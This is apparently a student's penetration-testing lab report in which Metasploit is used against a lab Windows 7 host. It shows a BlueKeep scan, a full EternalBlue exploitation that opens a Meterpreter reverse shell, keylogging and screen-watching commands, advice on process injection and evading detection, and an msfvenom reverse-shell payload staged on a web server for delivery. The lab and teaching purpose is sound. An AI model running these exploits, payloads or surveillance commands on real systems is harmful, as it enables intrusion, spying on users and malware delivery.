AUXILIARY

Task 1

Base on last assignment report I choose **BlueKeep** as the vulnerability I will investigate

Vulnerabilities Total: 55

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	9.7	0.9748	125313	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentiale check)

We see BlueKeep is CVE-2019-0708
So we can use

`search cve:2019-0708`

```
msf6 > search cve:2019-0708

Matching Modules
================

   #   Name                                                  Di
sclosure Date  Rank    Check  Description
   -   ----                                                  --
   0   auxiliary/scanner/rdp/cve_2019_0708_bluekeep          20
19-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop
 RCE Check
   1     \_ action: Crash                                    .
             .       .      Trigger denial of service vulnerability
   2     \_ action: Scan                                     .
             .       .      Scan for exploitable targets
   3   exploit/windows/rdp/cve_2019_0708_bluekeep_rce        20
19-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kerne
l Use After Free
   4     \_ target: Automatic targeting via fingerprinting   .
             .       .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)   .
             .       .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .
             .       .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)     .
             .       .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)     .
             .       .      .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)   .
             .       .      .
   10    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)       .
             .       .      .
```

We then choose the **auxiliary/scanner/rdp/cve_2019_0708_bluekeep** module with the **Scan** action.

`use auxiliary/scanner/rdp/cve_2019_0708_bluekeep`
`set RHOSTS 10.13.37.104`
`run`

```
msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set RHOSTS 10.13.37.104
RHOSTS => 10.13.37.104
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[+] 10.13.37.104:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 ch
annel.
[*] 10.13.37.104:3389     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) >
```

"The target is vulnerable." means the target machine is susceptible to the BlueKeep vulnerability. The scan confirmed the system's vulnerability.
According to:
https://www.rapid7.com/db/modules/auxiliary/scanner/rdp/cve_2019_0708_bluekeep/

> *"This module checks a range of hosts for the CVE-2019-0708 vulnerability by binding the MS_T120 channel outside of its normal slot and sending non-DoS packets which respond differently on patched and vulnerable hosts. It can optionally trigger the DoS vulnerability."*


Exploits

Task 2

We use research command on MS11-030, MS12-020 and MS17-010,

```
msf6 > search MS11-030

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/llmnr/ms11_030_dnsapi   2011-04-12       normal  No     Microsoft Windows DNSAPI.dll LLMNR
Buffer Underrun DoS


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/llmnr/ms11_030_dnsapi
```

```
msf6 > search MS12-020

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/ms12_020_check          .                normal  Yes    MS12-020 Microsoft Remote Desk
top Checker
   1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  No     MS12-020 Microsoft Remote Desk
top Use-After-Free DoS


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchanne
lids
```



```
   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote
 Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
```

```
 Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/Eternal
Synergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/Eternal
Synergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Ex
ecution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .
```

Looks like MS17-010 **`exploit/windows/smb/ms17_010_eternalblue`** provides Remote code execution so we run it

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.13.37.104  # Target system IP
set LHOST 10.13.37.103 # Attacker's IP
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.13.37.104
RHOSTS => 10.13.37.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.13.37.103
LHOST => 10.13.37.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.13.37.103:4444
[*] 10.13.37.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.13.37.104:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (6
4-bit)
[*] 10.13.37.104:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.13.37.104:445 - The target is vulnerable.
[*] 10.13.37.104:445 - Connecting to target for exploitation.
[+] 10.13.37.104:445 - Connection established for exploitation.
[+] 10.13.37.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.13.37.104:445 - CORE raw buffer dump (42 bytes)
[*] 10.13.37.104:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.13.37.104:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.13.37.104:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.13.37.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.13.37.104:445 - Trying exploit with 12 Groom Allocations.
[*] 10.13.37.104:445 - Sending all but last fragment of exploit packet
[*] 10.13.37.104:445 - Starting non-paged pool grooming
[+] 10.13.37.104:445 - Sending SMBv2 buffers
[+] 10.13.37.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.13.37.104:445 - Sending final SMBv2 buffers.
[*] 10.13.37.104:445 - Sending last fragment of exploit packet!
[*] 10.13.37.104:445 - Receiving response from exploit packet
[+] 10.13.37.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.13.37.104:445 - Sending egg to corrupted connection.
[*] 10.13.37.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.13.37.104
[*] Meterpreter session 1 opened (10.13.37.103:4444 -> 10.13.37.104:49164) at 2024-09-19 21:49:47 -0400
[+] 10.13.37.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.13.37.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.13.37.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

With **sysinfo** we can confirm it's a successful exploitation

```
meterpreter > sysinfo
Computer        : ADMIN-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

Task 3 & Task 4

https://www.avast.com/c-eternalblue


The EternalBlue exploit (used in MS17-010) takes advantage of a critical vulnerability in the Server Message Block (SMB) protocol, an older network protocol used by Microsoft systems to enable file and printer sharing. The EternalBlue exploit targets vulnerabilities in SMBv1 by inserting harmful data packets, enabling the spread of malware across the network. The attack occurs when Windows incorrectly processes these specially crafted packets. Once the attacker sends the malicious packet to the target system, the malware spreads, initiating the cyberattack.

EternalBlue's Common Vulnerabilities and Exposures number is logged in the National Vulnerability Database as CVE-2017-0144.

3 Meterpreter

Task 5

Send current Meterpreter to the background
`background`
See a list of all active sessions, it will give sessions ID
`sessions`
Return to one of the sessions
`sessions -i [ID]`




Task 6

The commands are following
`keyscan_start` starts recording all keys pressed by the user
`keyscan_dump` display all the recorded since you started the `keyscan_start`
`keyscan_stop` stop the progress and prevents any further key captures on the target machine

Task 7

The command is **`ps`**




```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x64   0
 232   4     smss.exe            x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 308   300   csrss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 356   300   wininit.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 368   348   csrss.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 396   348   winlogon.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 456   356   services.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 464   356   lsass.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 472   356   lsm.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 524   456   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 568   456   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 644   456   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 704   456   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 796   456   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 840   456   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 1008  456   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1076  456   spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1108  456   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1144  456   sppsvc.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 1200  456   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1536  456   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1632  456   SearchIndexer.exe   x64   0        NT AUTHORITY\SYSTEM
 1792  1352  GoogleCrashHandler. x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\
             exe                                                              1.3.36.372\GoogleCrashHandler.exe
 1824  1352  GoogleCrashHandler6 x64   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\
             4.exe                                                            1.3.36.372\GoogleCrashHandler64.exe
 1912  732   explorer.exe        x64   1        admin-PC\user                 C:\Windows\Explorer.EXE
 1932  796   dwm.exe             x64   1        admin-PC\user                 C:\Windows\system32\Dwm.exe
 1948  456   taskhost.exe        x64   1        admin-PC\user                 C:\Windows\system32\taskhost.exe
 2204  568   slui.exe
 2592  456   wmpnetwk.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 2952  368   conhost.exe         x64   1        admin-PC\user                 C:\Windows\system32\conhost.exe
```

We can identify high-privilege processes so we might use them for elevated access. It also helps in selecting stable processes to inject our payload into which ensure our session stays alive even if Meterpreter is terminated. Lastly, we can also discover target usage by seeing what applications are actively running and potentially identify vulnerabilities that can be exploited further.

Task 8

The command is **`screenshare`**



Real-time screen sharing is a valuable tool for monitoring the target's activity. It allows us to observe what the user is doing, such as accessing sensitive information, entering passwords, or browsing specific websites. This helps in gathering important details by watching how the user interacts with systems or applications that may contain valuable data. Additionally, it helps us determine if the user is actively using the machine or if it's idle, guiding us in planning our next steps more effectively. By knowing what the user is doing, we can avoid detection by timing our actions appropriately.

Task 9

Backgrounding the current Meterpreter session can be useful when we need to perform additional tasks without losing control of the compromised system. For example, we want to gather more information about the network or other systems connected to the target. Moreover, it allows us to continue using the compromised machine as a pivot point for lateral actions. If we identify another vulnerable machine on the same network, we could exploit that system and create a new session, expanding our control without closing the current session.

4 Custom Payloads and MsfVenom

Task 10


https://book.hacktricks.xyz/generic-methodologies-and-resources/reverse-shells/msfvenom

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.13.37.103 LPORT=4449 -f exe -o payload.exe`

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.13.37.103 LPORT=4449 -f exe -o payload.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.13.37.103 LPORT=4449 -f exe -o payload.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Task 11

```
┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo rm -rf /var/www/html/*

┌──(kali㉿kali)-[~]
└─$ sudo cp payload.exe /var/www/html/

┌──(kali㉿kali)-[~]
└─$ sudo nano /var/www/html/index.html
```




TASK 12

